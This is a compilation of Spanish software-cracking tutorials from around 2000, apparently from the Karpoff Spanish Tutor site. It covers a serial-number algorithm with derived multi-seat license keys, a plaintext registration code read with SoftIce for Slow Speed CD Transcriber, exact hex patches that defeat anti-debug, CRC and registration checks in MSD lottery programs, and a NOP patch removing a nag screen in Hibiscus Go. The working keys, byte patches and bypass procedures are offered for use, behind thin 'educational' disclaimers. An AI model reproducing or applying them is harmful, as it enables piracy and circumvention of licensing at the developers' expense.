para ello estableceremos dos nuevos breakpoints (el anterior lo podemos borrar con *bc* * ó *bc 0*, o dejarlo inactivo con *bd* * ó *bd 0*) los cuales nos detectarán la lectura o escritura en los lugares ocupados por nuestros datos:*bpr 30:66e930 30:66e93c rw* y *bpr 30:66ea30 30:66ea38 rw*. pulsamos f5 y aparecemos en kernel32. no nos interesa lo que pasa aquí, f12 un par de veces y estaremos en glcd385. (también es un nombre variable) a partir de aquí tracearemos pacientemente, y llegaremos a un punto interesante.

nota: las direcciones pueden variar. cuando "trabajé" el programa por primera vez la dirección siguiente era: 0167:d810cd, al ejecutarlo ahora , la dirección es: 0167:008710cd.

```
0167:008710cd movsx eax, byte ptr [edi] -dirección de la primera letra
0167:008710d0 push eax
0167:008710d1 call 871460
...
0167:00871460 mov eax,[00877530]
0167:00871465 sub esp, 08
0167:00871468 test eax, eax
0167:0087146a push ebx
0167:0087146b jnz 0087148b
0167:0087146d mov eax, [esp+10]---código ascii de la 1ª letra, "c"=43
0167:00871471 cmp eax, 61 --------si el código de la letra está comprendido entre
0167:00871474 jl 00871559 --------61 y 7a, o sea, que es minúscula, le resta 20,
0167:0087147a cmp eax, 7a --------es decir que la convierte en mayúscula, en caso
0167:0087147d jg 00871559 --------contrario, salta a 00871559.
0167:00871483 sub eax, 20
0167:00871486 pop ebx ------------en ebx las 8 últimas cifras de nuestro número
0167:00871487 add esp,08
0167:0087148a ret
```

```
...
0167:00871559 pop ebx
0167:0087155a add esp,08
0167:0087155d ret
...
0167:008710d6 mov esi, eax -------pone en esi el código (43)
0167:008710d8 mov eax, [00875324]
0167:008710dd add esp, 04
0167:008710e0 cmp eax, 01
0167:008710e3 jle 008710f5
...
0167:008710f5 mov ecx, [00875118]-se pone en ecx la dirección de comienzo de la 1ª tabla
(875122)
0167:008710fb mov ax, [esi*2+ecx]-(43*2+875122=8751a8)en esta dirección está el
valor 81, el cual se pone en eax
0167:008710ff and eax, 00000107 --81 and 107=1
0167:00871104 test eax, eax
0167:00871106 jz 0087111d
0167:00871108 mov eax, esi
0167:0087110a xor ecx, ecx
0167:0087110c and eax, 000000ff --reduciría eax a dos cifras
0167:00871111 not ebp ------------ebp pasa de 0 a ffffffff
0167:00871113 mov cl, [eax+00874098] -43 mas la dirección de comienzo de la 2ª
tabla es igual a 008740db (donde hay un 3 que se pone en ecx)
0167:00871119 rol ebp,cl ---------como ahora ebp vale ffffffff, no cambia al
efectuar la rotacion de bits, en la segunda letra, 43 se desplazará 2 bits a la izquierda
por lo que ebp=10c
0167:0087111b xor ebp, eax -------(ffffffff xor 43=ffffffbc)¡esto es importante!
0167:0087111d mov al,[edi+01] ----61 (el código ascii de "a")
0167:00871120 inc edi ------------la dirección de "a"
0167:00871121 test al, al --------¿es la última letra?
0167:00871123 jnz 008710cd -------como no lo es, volvemos al inicio del bucle
```

todo este berenjenal ha servido para colocar en el registro ebp un valor que se va a modificar al procesar cada letra de nuestro nombre. cuando termina de procesar todas las letras continuamos la ejecución del programa, en este momento, el valor de ebp (en mi caso) es 5406542a .

```
0167:00871125 mov esi,[esp+00000214]
0167:0087112c not ebp ------------ebp igual a abf9abd5 ¡que número tan bonito!
0167:0087112e mov eax, ebx -------ahora eax contiene nuestro número
0167:00871130 xor eax, ebp -------si esta comparación da cero, nos dará una
licencia para 1 usuario, si no, seguirá comprobando…
```

o sea que el primer número que encontramos es abf9abd5.(un usuario)

```
0167:00871132 cmp eax, 12cb1419 --¡otro número bonito!
```

este número debería dar cero con eax que contiene el número de serie "xoreado" con abf9abd5. así el número bueno sería:

```
12cb1419 0001 0010 1100 1011 0001 0100 0001 1001
abf9abd5 1010 1011 1111 1001 1010 1011 1101 0101
xor----> 1011 1001 0011 0010 1011 1111 1100 1100
```

es decir: b932bfcc, que nos dará derecho a "200 seats"

```
0167:00871137 ja 00871157
0167:00871139 jz 0087114d
0167:0087113b test eax, eax
0167:0087113d jnz 00871240 -------aaargh! l
0167:00871143 mov eax, 008750f4
0167:00871148 jmp 00871245 -------(1) j
0167:0087114d mov eax, 008750e8
0167:00871152 jmp 00871245 -------(200 seats) j
0167:00871157 cmp eax, 29a4f228
```

con el mismo sistema que el anterior, veríamos que este número es 025d59fd. (100 seats)

```
0167:0087115c ja 0087117f
0167:0087115e jz 00871175
0167:00871160 cmp eax, 15cb1419
0167:00871165 jnz 00871240 -------aaargh! l
0167:0087116b mov eax, 008750dc
0167:00871170 jmp 00871245 -------(100 seats) j
```

después de todo esto, espero que los "seats" por lo menos sean córdoba j

todavía sigue con el reparto de premios ya que hay licencias para todo, desde la de un usuario a la ilimitada, así que podemos escoger la que queramos, pero vamos a dejarlo, que por hoy ya está bien.

os habréis dado cuenta de que como toda esta movida es únicamente para instalar el programa, si se introduce el valor correcto en el registro eax (el que lleva nuestro número chungo) antes de la comprobación, nos aceptará el número y continuará con la instalación por lo que en teoría no lo necesitaríamos nunca más, pero es mejor tomar nota del número para el día que tengamos que formatear el disco duro y reinstalar windows desde cero. l

he explicado el cálculo del número con cierto detalle, por si alguien se anima a hacer un keygen.

solo falta ver las tablas:

tabla 1

```
0167:00875122 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00
0167:00871132 20 00 28 00 28 00 28 00 28 00 28 00 20 00 20 00
0167:00875142 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00
0167:00875152 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00
0167:00875162 48 00 10 00 10 00 10 00 10 00 10 00 10 00 10 00
0167:00875172 10 00 10 00 10 00 10 00 10 00 10 00 10 00 10 00
0167:00875182 84 00 84 00 84 00 84 00 84 00 84 00 84 00 84 00
0167:00875192 84 00 84 00 10 00 10 00 10 00 10 00 10 00 10 00
0167:008751a2 10 00 81 00 81 00 81 00 81 00 81 00 81 00 01 00
...
```

tabla 2

```
0167:00874098 00 01 01 02 01 02 02 03 01 02 02 03 02 03 03 04
0167:008740a8 01 02 02 03 02 03 03 04 02 03 03 04 03 04 04 05
0167:008740b8 01 02 02 03 02 03 03 04 02 03 03 04 03 04 04 05
0167:008740c8 02 03 03 04 03 04 04 05 03 04 04 05 04 05 05 06
0167:008740d8 01 02 02 03 02 03 03 04 02 03 03 04 03 04 04 05
0167:008740e8 02 03 03 04 03 04 04 05 03 04 04 05 04 05 05 06
...
```

espero que este tutorial os sea de utilidad y os recuerdo que el crackear programas es sólo un ejercicio intelectual y que si os parece que el programa vale la pena, debéis dirigiros al codicioso programador y pagarle esos dineros que tanta falta os hacen para que él se los reviente en chucherías para sus hijos.

finalmente un saludo para todos aquellos que comparten sus conocimientos con los demás y especialmente a karpoff por el trabajo realizado.

Karpoff Spanish Tutor

Programa: Slow Speed CD Transcriber v1.39b

PROTECCION: **Código de registro.**

Objetivo: Simular estar registrados.

Descripcion: No tiene.

Dificultad: Casi Nula, Super Ultra Newbie.

DOWNLOAD: http://www.ronimusic.com

Herramientas: **File insPEctor v3.0 y SoftIce v4.05**

CRACKER: **Act MagO** **FECHA:** **24/11/2000**

INTRODUCCION

hola amigos, presento mi décimo tercer tutorial. ya saben, si tienen alguna duda sólo pregúntenlo **actmago@hotmail.com**, como siempre digo...**sólo preguntas referentes a este tutorial y no pedidos u otras cosas**. en este tutorial volveremos a usar el softice. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre su uso. y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

al atake

---

comentario del programa

---

se los quedo debiendo :)

contamos con softice...

---

manos a la obra

---

abrimos el programa y nos aparece un mensaje que dice algo así...

nota! debes abastecer tu identificación de usuario cuando ordenes. user id: 2ee3ccc3

y luego esto:

sólo el segundo y tercer track están disponibles en la versión no registrada! lee el archivo order.txt para saber como ordenar la versión completa!

ya en el programa vamos a **help ----->password** y ahí nos encontramos con la caja de registro que luce así...

insertamos cualquier cosa y damos click en **ok** y aunque por mala que sea la protección del programa, este no es tán estúpido para aceptarnos lo que hemos introducido y nos mostrará algo así...

al darle click a **aceptar** el programa nos manda a order.txt automáticamente...como se puede ver estos tipos están ansiosos.

nota: eso del id no me lo creo ni loco, tengo otro programa de la misma compañia y el id es el mismo.

a continuación... cerramos slow speed cd transcriber.

debemos recopilar la mayor cantidad de información para saber por donde atacar a este programa y para eso utilizaremos el genial **file inspector v3.0**el que nos mostrará los siguiente datos:

el programa está desarrollado en microsoft visual c ++ 5.0

no está encriptado

no está empacado

con la información que tenemos creo que el camino más fácil y limpio será usar nuestro querido softice para conseguir el password.

a continuación... cerramos **file inspector v3.0**.

---

usando softice

---

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso.

a continuación...abrimos slow speed cd transcriber y vamos directamente a la caja de registro en donde introducimos nuestro código de registro. todavía no damos click en**ok** ; lo que ahora debemos hacer es presionar **control+d**para que salte el softice y así poder colocar nuestro breakpoint.

ya estamos dentro del softice...colocamos **bpx getdlgitemtexta** y presionamos enter, luego presionamos **f5** para salir del softice. ahora le damos click a**ok** y si todo sale bien el bpx debería picar y hace saltar al softice.

luego presionamos**f11** 1 vez, para caer aquí...

015f: 0040844c e86ffdffff call 004081c0----> aquí está contenido el código (presionamos **f8**)

015f: 00408451 85c0 test eax, eax ----------> algo se prueba :)

015f: 00408453 7457 jz 004084ac v----------> nos manda al mensaje de registro aceptado, se puede comprobar con **r fl z**

bueno ahora debemos presionar **f8** para entrar en la call y caeremos aquí...

015f: 004081c0 83ec50 sub esp, 50

a continuación presionamos **f10** 10 veces para llegar aquí...

015f: 004081e2 83c404 add esp, 04 --->colocamos **d ecx** y si bajamos unas lineas en la windowdata podremos ver el código

y para los que le gusta la precisión... presionamos **f10** 19 veces para llegar aquí...

015f: 00408222 68003e4200 push 00423e00 -------->colocamos **d eax** = **drt-yd3-zk98p**

ya lo hemos hecho, ahora sólo debemos colocar el password en la caja de registro y...

programa crackeado...

---

nota

---

soy humano y cometo **errores**, si encuentras uno házmelo saber ok. **actmago@hotmail.com**

---

saludos

---

saludos a **profesor x.** (gran amigo!!)

saludos a **dek_oin**.(estamos locos!!)

saludos a **tnt!crack!team** (saludos a **xasx**, no parare **:)**) http://www.tntcrackers.ws

saludos a **raziel**. (buen grupo el k-for)

saludos a **karpoff** (excelente página loco!!) http://welcome.to/karpoff

saludos y **agradecimientos** a *viper* del grupo **[k-for]** ,por el genial **file inspector**.

saludos a toda la people de **tutoriales2000**.

saludos al ldea (**monofeo (gran amigo), flaco (te pillaron! , jaja!!), chirda, taza, afo, solerman, nasal, peter** y a todos los demás)

saludos a todos los **crackers** del mundo.

---

chao

---

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

actmago@hotmail.com

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa: Msd_loto 5.03 y Msd_quin 5.06

PROTECCION:	**Anti_debug, CRC y Serial**
Objetivo:	Registrarnos
Descripcion:	Programas para hacerse "ricos" con las quinielas y/o bono-loto y/o primitiva ;)
Dificultad:	Avanzado.
DOWNLOAD:	http://www.msdsoft.com
Herramientas:	**SoftIce v4.05, IDA 4.04 Pro, Hiew 6.55 ó UltraEdit32 7.10a, UnLZEXE v0.91a, UN-PACK v1.9**
CRACKER:	**Crick** **FECHA: 22/11/2000**

¡¡ atención !!

después de escribir este tutorial, alguien me escribió y me dijo que lo había probado, que había funcionado bien el tema del registro **pero**: algunas opciones del programa que graban datos a disco ¡¡¡ no lo hacían !!!

volví a repasar el procedimiento y me dí cuenta de algunas cosas en las que no había reparado antes...

podeis leerlo todo en la sección **¡¡ ahora sí que sí !!** (al final del documento).

de todas formas, espero que os ilustre el tema del hardpatching ;)

introduccion

hola de nuevo.
hace un par de semanas alguien escribió en **es.comp.cracks** un mensaje a crack el destripador pidiéndole el crack para estos programas. quejándose de que no había cracks para software español.
como sé que crack (y marmota) están bastante liados con su **pupe** (por cierto, muy bueno!!) y, además, me picó la curiosidad porque se trata de programas para ms-dos (sí, todavía existen), decidí bajármelo y curiosear un poco...

y este es el resultado... ;)

al atake

el programa, al instalarlo, crea dos subdirectorios: msd_quin y msd_loto. en cada uno de ellos encontramos a msd_quin.exe y msd_loto.exe, respectívamente.
como tenía que empezar por alguno de ellos, me decidí por **msd_quin.exe**
(tengo que decir que los dos están protegidos de igual forma. gracias, msdsoft ;)

como siempre, lo primero es conseguir información sobre el programa.
pasándolo por el unpack obtenemos:

```
* msd_quin.exe is dos executable file (mz exe)
...
* file size 98133 bytes
...
* cs:ip..................: $1575:$0012
...
* entry point.............: $00015782 (87938)
* lzexe v.0.90/1.00a (file ofs: $00015782)
* unpacker not available  <<<-- mentira. unlzexe v0.91a ;)
...
```

¿comprimido con lzexe?. bueno, pues lo descomprimo con unlzexe
¡houston, tenemos un problema!, el programa arranca pero al entrar en algunas opciones "casca". ¿por qué? no lo sé exactamente, pero me imagino que es porque el programa usa overlays y al descomprimirlo no funciona correctamente :(

es igual, ya sabemos descomprimir manualmente, ¿no?

quiero hacer aquí un inciso. el programa lleva una protección **anti-traza** (¿por qué os empeñais en decir "traceo", con lo mal que suena) captura la int 01 y la int 03, con lo cual, si intentáis trazarlo, se os escurrirá de las manos. además, al ser un programa de ms-dos, el symbol loader no lo carga!!! (si estoy equivocado, rectificadme) entonces, ¿cómo coño lo paramos? pues, precísamente, con sus propias armas, con la int 03. (si alguien sabe alguna otra forma que me lo diga ;)
(fin del inciso)

editamos el msd_quin.exe con hiew o ultraedit32
buscamos el punto de entrada (`entry point: 15782`)
debe haber esto:

```
06 push es
0e push cs
...
```

lo cambiamos por:

```
cd03 int 03 ;)
```

vamos a softice (ctrl+d) y capturamos la int 03 con i3here on
salimos de softice (f5) y ejecutamos el programa.
estamos en softice de nuevo, justo después de la int 03 que pusimos.
ahora debemos dejar las cosas como estaban. escribimos:

```
a eip-2 <intro>
push es <intro>
push cs <intro>
<intro>
r eip=eip-2 <intro>
. <<<-- el . nos sitúa en el eip actual, es decir, al principio de nuestro ejecutable.
```

```
//******************** program entry point ********
:0001.0012 06 push es   <<<-- debemos estar aquí
:0001.0013 0e push cs
:0001.0014 1f pop ds
:0001.0015 8b0e0c00 mov cx, [000c]
:0001.0019 8bf1 mov si, cx
:0001.001b 4e dec si
:0001.001c 89f7 mov di, si
:0001.001e 8cdb mov bx, ds
:0001.0020 031e0a00 add bx, [000a]
:0001.0024 8ec3 mov es, bx
:0001.0026 b400 mov ah, 00
:0001.0028 31ed xor bp, bp
:0001.002a fd std
:0001.002b ac lodsb
:0001.002c 01c5 add bp, ax
:0001.002e aa stosb
:0001.002f e2fa loop 002b  <<<-- relocalización del código
:0001.0031 8b160e00 mov dx, [000e]  <<<-- crc
:0001.0035 8ac2 mov al , dl
:0001.0037 29c5 sub bp, ax
:0001.0039 8ac6 mov al , dh
:0001.003b 29c5 sub bp, ax
:0001.003d 39d5 cmp bp, dx  <<<-- comprobación del crc
:0001.003f 740c je 004d
:0001.0041 ba9101 mov dx, 0191  <<<-- si no es correcto el crc nos echan :(
:0001.0044 b409 mov ah, 09
:0001.0046 cd21 int 21
:0001.0048 b8ff4c mov ax, 4cff
:0001.004b cd21 int 21
:0001.004d 53 push bx
:0001.004e b85300 mov ax, 0053
:0001.0051 50 push ax
:0001.0052 cb retf  <<<-- saltamos al código ya reubicado.
```

la comprobación de crc se puede saltar olímpicamente.
cambiamos el: `740c je 004d`
por: `eb0c jmp 004d`
... y solucionado.

a partir de aquí la cosa se complica, hay que encontrar el salto al programa principal original.
si trazamos saltándonos los bucles llegamos a:

```
:0001.0188 fa cli
:0001.0189 8ed6 mov ss, si
:0001.018b 8be7 mov sp, di
:0001.018d fb sti
:0001.018e 2eff2f jmp far word ptr cs:[bx]  <<<-- te pillé
```

bueno, ¿y qué?
pues ahora viene lo jodío: encontrarle un punto flaco al programa.
lo de buscar un número de clave correcto lo deseché enseguida, las rutinas de encriptación de claves me aburren :(
si lo intentáis, cuidadín con las int 01 e int 03 !!! (deshabilitadlas en softice con i1here off e i3here off)
después de varias horas código arriba, código abajo :/ llegareis a esto:

```
:0001.c1b5 9a87002a1d call 1d2a:0087
:0001.c1ba 8b867eff mov ax, [bp+ff7e]
:0001.c1be 3b06dd23 cmp ax, [23dd]
:0001.c1c2 750e jne c1d2
:0001.c1c4 8b867cff mov ax, [bp+ff7c]
:0001.c1c8 3b06df23 cmp ax, [23df]
:0001.c1cc 7504 jne c1d2
:0001.c1ce b000 mov al, 00
:0001.c1d0 eb02 jmp c1d4
:0001.c1d2 b001 mov al, 01   <<<-- punto "g"
:0001.c1d4 a2e123 mov byte ptr [23e1], al
:0001.c1d7 a0e123 mov al, [23e1]
:0001.c1da 50 push ax
:0001.c1db 9a00002a1d call 1d2a:0000
:0001.c1e0 08c0 or al , al
:0001.c1e2 752a jne c20e
```

podemos ver el típico flag en al: (0/1)
¿qué pasaría si lo forzamos a 0?
podemos editar el código con el softice así:

```
a c1d2 <intro>
mov al,0<intro>
<intro>
```

si continuamos la ejecución con f5 **nos podremos registrar !!!**

claro que...
¿cómo modificamos el código si está en la parte comprimida del programa y, además, el programa descomprimido con unlzexe no funciona !!!!!?????
¿conoceis el hardpatching? ¿no? pues leeros el coc-2000 de mr. nobody ;)
se trata de parchear la rutina que descomprime el programa para que en el momento que ya exista el byte (o bytes) a cambiar sean modificados "al vuelo".
hay varias maneras de afrontar esto, pero yo elegí la fácil :)
me espero justo al momento en que se va a producir el salto al programa original, parcheo y devuelvo el control. en otras palabras:

2ª modificación
os acordais de esto:

```
:0001.0188 fa cli
:0001.0189 8ed6 mov ss, si
:0001.018b 8be7 mov sp, di
:0001.018d fb sti
:0001.018e 2eff2f jmp far word ptr cs:[bx]  <<<-- te pillé
```

en 018e se produce el salto al programa original, lo cambiamos por:
`eb90 jmp 0120`
elegí la dirección 0120 porque si observais la zona con un editor hexadecimal vereis que tiene esto:
fabrice bellard
un texto "en claro" que no queremos para nada y que nos deja 15 bytes de maniobra.
ahora introducimos algo de nuestra cosecha, en 0120 ensamblamos:

```
06 push es <<<-- guardamos los registros que vamos a tocar
57 push di
2ec43f les di, cs:[bx] <<<-- cargo en es el segmento del programa original (os recuerdo que
estaba en cs:[bx]), di me da igual
26c606d3c100 mov byte ptr es:[c1d3],0 <<<-- c1d3 es el desplazamiento hasta nuestro byte
(01)
5f pop di <<<-- restauramos los registros
07 pop es
2eff2f jmp far cs:[bx] <<<-- ahora saltamos al programa original
```

pero... un momento... son 16 bytes, nos sobra **1** !!!!

no pasa nada.
en vez del último 2eff2f introducimos:
`eb61 jmp 0190 <<<-- 15 bytes. ok!`
y en 0190 encontramos otra cadena: crc error que no creo que nos vaya a salir nunca xddddd
pues ahí acabamos:
`2eff2f jmp far cs:[bx] <<<-- chin pún`
estas modificaciones se introducen con un editor hexadecimal y cuando ejecutemos el programa tendremos la opción de registrarnos con **nuestro propio nombre** !!!!!! (la clave no importa). :d

resumiendo:

editamos el msd_quin.exe con un editor hexadecimal.
buscamos: `740cba9101`
cambiamos por: `eb0cba9101`
buscamos: `2eff2f`
cambiamos por: `eb902eff2f`
buscamos: `fabrice bellard` (en ascii, por supuesto)
cambiamos por: `06572ec43f26c606d3c1005f07eb61`
grabamos los cambios.

para el otro programa, el msd_loto.exe, es algo diferente porque el desplazamiento hasta nuestro byte incluye un cambio de segmento que hay que tener en cuenta.

el código queda así:

```
018e eb90 jmp 120

0120 06 push es <<<-- guardamos los registros
0121 50 push ax
0122 2e8b4702 mov ax, cs:[bx+2] <<<-- cargamos en ax el segmento del programa original
0126 050010 add ax,1000 <<<-- aumentamos el segmento
0129 50 push ax
0130 07 pop es
0131 eb63 jmp 0190 <<<-- no nos cabe más

0190 26c606271400 mov byte ptr es:[1427],0 <<<-- 1427 es el desplazamiento hasta el 01 que
cambiamos por 00
0196 58 pop ax <<<-- restauramos los registros
0197 07 pop es
0198 2eff2f jmp far cs:[bx] <<<-- ¿hace falta explicarlo?
```

resumiendo:

editamos el msd_loto.exe con un editor hexadecimal.
buscamos: `740cba9101`
cambiamos por: `eb0cba9101`
buscamos: `2eff2f`
cambiamos por: `eb9026c60627140058072eff2f`
buscamos: `fabrice bellard` (en ascii, de nuevo)
cambiamos por: `06502e8b47020500105007eb63 <<<-- nos sobran 2 bytes`
grabamos los cambios.

¡¡ ahora sí que sí !!

si habeis leído el aviso al principio de este documento sabreis que lo leído hasta ahora no es 100% efectivo.

si volvemos a la zona de código donde modificabamos el valor que tomaba al, os la recuerdo:

```
:0001.c1b5 9a87002a1d call 1d2a:0087
:0001.c1ba 8b867eff mov ax, [bp+ff7e]  <<<-- carga crc-1 bueno en ax
:0001.c1be 3b06dd23 cmp ax, [23dd]  <<<-- lo compara con el malo-1
:0001.c1c2 750e jne c1d2  <<<-- si no son iguales malo
:0001.c1c4 8b867cff mov ax, [bp+ff7c]  <<<-- carga crc-2 bueno en ax
:0001.c1c8 3b06df23 cmp ax, [23df]  <<<-- lo compara con el malo-2
:0001.c1cc 7504 jne c1d2  <<<-- si no son iguales: ya sabes...
:0001.c1ce b000 mov al, 00  <<<-- el premio
:0001.c1d0 eb02 jmp c1d4
:0001.c1d2 b001 mov al, 01   <<<-- ahora no pasamos por aquí
:0001.c1d4 a2e123 mov byte ptr [23e1], al
:0001.c1d7 a0e123 mov al, [23e1]
:0001.c1da 50 push ax
:0001.c1db 9a00002a1d call 1d2a:0000
:0001.c1e0 08c0 or al , al
:0001.c1e2 752a jne c20e
```

os explico: el programa ha calculado con nuestros datos y nuestra clave mala, una especie de crc (para los que no sepais lo que es esto, os diré que el crc es un número de 32 bits que "valida" los datos introducidos).

ese crc debe coincidir con el que haya calculado con nuestros datos y la clave buena. por eso, (como no van a coincidir ;)) haremos que coincidan sobre la marcha...

aquí teneis el procedimiento completo:

ejecutamos el programa msd_quin.exe
seleccionamos la opción para registrar el programa e introducimos nuestro nombre. nos dará un nº de serie, lo aceptamos. metemos una clave cualquiera y **antes** de aceptar los datos en el **s/n** vamos a softice con ctrl+d.
como queremos 'cazar' al programa para poder manipularlo, metemos el siguiente breakpoint:

```
bpint 16 if ah==0
```

esto hará que volvamos a softice cuando se llame a la int 16 y ah valga 0. esta interrupción es la de teclado y con ah=0 lo que hace es esperar a que se pulse una tecla.
volvemos al programa con f5.

pulsamos la 's' para aceptar los datos y estamos en softice (hemos pulsado una tecla).
borramos el breakpoint, ya no nos hace falta (bc *)
vamos a mirar la tabla de interrupciones del dos (que está en 0000:0000) con el comando d 0:0
veremos algo así:

```
0000:0000 xx xx xx xx c5 13 xl xh xx xx xx xx c5 13 xl xh ...
```

lo que ves son punteros completos (segmento:offsset) a las rutinas de servicio de cada una de las interrupciones (empezando por la cero).
si recordais, el programa capturaba la int 01 y la int 03 y es, precísamente, en la rutina de servicio de esas interrupciones (que es la misma) donde está el código que chequea el crc.
las xx son valores que no nos importan. la dirección que buscamos es: xhxl:13c5. el valor del segmento variará de una ejecución a otra, pero el offsset no.
buscamos a partir de ahí el código que hemos visto arriba...
empieza en xhxl:15a5:

```
:xhxl.15a5 9a87002a1d call xxxx:0087
:xhxl.15aa 8b867eff mov ax, [bp+ff7e]
```

metemos un breakpoint aquí:

```
bpx xhxl.15aa
```

(una observación: anotaros los valores del crc bueno y malo, es posible que os haga falta luego)

ejecutamos paso a paso con f8. en ax tenemos el crc-1 bueno.
otro pasito f8
estamos en:

```
:xhxl.15ae 3b06dd23 cmp ax, [23dd]
```

ahora, si hacemos d xhxl:23dd podemos ver el crc-1 malo.
con el comando e editamos esa zona de memoria y cambiamos el dato malo por el bueno ;) pulsando intro podremos ver que softice nos dice, en el salto siguiente, que no jump, es decir, que la comparación ha sido correcta. y seguimos con f8...

```
:xhxl.15b2 750e jne 15c2
:xhxl.15b4 8b867cff mov ax, [bp+ff7c]
```

paramos. estamos en:

```
:xhxl.15b8 3b06df23 cmp ax, [23df]
```

volvemos a editar ese dato cambiando el malo de xhxl:23df por el bueno que está en ax y seguimos con f8...

```
:xhxl.15bc 7504 jne 15c2
:xhxl.15be b000 mov al, 00
:xhxl.15c0 eb02 jmp 15c4
```

cuando esteis en el jmp 15c4 podeis pulsar f5 y volver al programa que estará **¡¡¡ registrado !!!**
salid del programa y volver a ejecutarlo para comprobar que seguís registrados.

el programa ha grabado nuestros datos (nombre, nº de serie, clave y crc) en un fichero que se llama msd_quin.cfg pero encriptados. todos menos el crc.
si al ejecutar de nuevo el programa os apareciera sin registrar, editais este fichero, buscais el crc malo (que habíais apuntado antes) y lo cambiais por el bueno (cuidado con el órden de los bytes). grabais y probad ahora...

este mismo procedimiento lo podeis usar con el msd_loto.exe. por supuesto, las direcciones cambiarán pero la técnica es la misma.

conclusiones:

- no hace falta parchear el programa. podeis usar el fichero msd_quin.cfg de alguien registrado.
- espero que nadie se haya perdido entre tanto byte :)
- el 'parche' explicado en la sección anterior lo que hacía era saltarse la comprobación del crc a lo bestia. pero, por lo visto, no era sufciente. el crc tiene que ser el correcto, si no algunas opciones fallan.
- un detalle: si se utiliza la técnica del hardpatching y se aplica el parche en el salto final de la rutina de descompresión, se puede usar toda la zona de código de dicha rutina para meter nuestros 'arreglos', ya que ese código no se volverá a usar.
- no confundais el crc que chequea la rutina de descompresión del programa con el crc que se calcula a partir de nuestros datos de registro.
- habreis observado que las direcciones que aparecen en los listados de código no coinciden con las que yo os comento luego, pero es porque una dirección de memoria se puede escribir con muchas combinaciones de segmento:offsset y cada desensamblador elige la que cree más conveniente. pero siempre hablamos de la misma dirección física.

bueno, y con esto y un bizcocho...

recordad: si os haceis millonarios acordaros del pobre crick **:'(**

un saludo.

p.d.: no soy partidario de crear parcheadores expecíficos, pero aquí teneis la información.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	**Hibiscus Go 2.1.5.19**

PROTECCION:	**Nag screen.**		
Descripcion:	**Programa para la edición de partidas de Go**		
Dificultad:	**Novato**		
DOWNLOAD:	http://www.euronet.nl/users/ambar		
Herramientas:	**File InsPEctor, TRW2000, Hex Editor**		
CRACKER:	**Sujeto Tacito**	**FECHA:**	**15/11/2000**

introduccion

hibiscus go contiene todas las funciones básicas que pueden esperarse de un buen editor de partidas. el programa puede leer y grabar en los dos formatos de juegos más comunes, el formato sgf (smart go format) y el llamado formato standard.

las funciones básicas de hibiscus go son:

- ingreso de partidas (incluyendo variantes, comentarios, diagramas especiales, etc.)
- reedición de juegos (con métodos sencillos para avanzar y retroceder)
- impresión de partidas (incluyendo el formato rtf)

al atake

en principio analizamos el comportamiento del programa para poder conocer las limitaciones que nos impone.

ni bien corremos el programa nos aparece la siguiente pantalla

ahora adelantamos la fecha del sistema para que el programa caduque, digamos 70 días. ejecutamos nuevamente el programa y nos aparecerá la misma nag screen recordándonos que pasaron 71 días de nuestro período de prueba, aunque nos deja contiunuar con su utilización. probamos atrasar el reloj al dia de la instalación y la nag nos recordará que han pasado 1 día de la evaluación. evidentemente el autor ha decidido recordarnos solamente, al inicio del programa, el tiempo de utilización del mismo sin desarrollar otro tipo de protección por lo que el ataque se basará solamente en la eliminación de la esta molesta pantalla que nos obliga a pulsar el botón de ok cada vez que corremos la aplicación.

a partir de ahora podríamos cargar el softice para intentar establecer un punto de ruptura (bpx) en alguna de las funciones típicas como messageboxa, createdialogindirectparama, showwindow para luego comprobar que el nag es dialogboxparama o realizar un procedimiento mas sencillo mediante el uso de trw2000.

cargamos el debugger en memoria y luego ejecutamos hibiscus hasta que aparezca la pantalla de bienvenida, luego pulsamos ctrl-n para llamar el trw2000 en modo ring 3 (ver la ayuda del programa), tipeamos el comando pmodule y damos enter, el debugger nos devolverá automáticamente al nag screen. ahora pulsamos el botón ok y saltará nuevamente trw2000 justo en el módulo que llamó a la función, es decir el programa hibiscus. de esta forma nos evitamos tener que pulsar repetidamente f12 (como en el caso del softice) hasta alcanzar el mismo punto. podemos ver una descripción y ejemplo del poderoso comando pmodule es la sección "test" de la ayuda de trw2000.

ahora estaremos en la siguiente sección de código:

```
:0046ef5e 51 push ecx
:0046ef5f ff7010 push [eax+10]
:0046ef62 8b00 mov eax, dword ptr [eax]
:0046ef64 8b506c mov edx, dword ptr [eax+6c]
:0046ef67 ff7208 push [edx+08]

* reference to: user32.dialogboxparama, ord:0000h
|
:0046ef6a e8bea60200 call 0049962d
:0046ef6f 5d pop ebp <==== aqui
:0046ef70 c3 ret
```

comprobamos que realmente es esta la llamada correcta situando un breakpoint en 0046eef6a y corremos nuevamente el programa. presionamos f12 y nuestra pantalla aparecerá de inmediato. a partir de aquí reemplazamos e8bea60200 por 9090909090 (nops) con el propósito de anular la llamada al nag screen para darnos cuenta inmediatamente que windows produce un general protection fault (gpf). ¿qué ha pasado?. simple, antes de dicha llamada el puntero de stack (esp) contiene un valor distinto al que tiene después que retorna lo que hace que el programa deje de funcionar. para solucionar esto deberemos conocer los valores de esp antes y después de la llamada en 0046ef6f.

con el punto de ruptura ya situado en la línea correspondiente al llamado de a dialogboxparama (en 0046eef6a) corremos nuevamente el programa y tipeamos el comando ? esp para averiguar su valor lo que nos devuelve 70fb1c, luego pulsamos f10 para que se ejecute la función y consultamos nuevamente el valor de esp que ahora sera 70fb30. la diferencia es da 14 (hexadecimal) por lo que deberemos reemplazar:

e8bea60200 call 0049962d

que tiene 5 bytes de longitud con:

:0046ef6a 83c414 add esp,14 ;para mantener el valor final del stack
:0046ef6d 44 inc esp ;incrementa esp
:0046ef6e 4c dec esp ;disminuye esp para anular el anterior

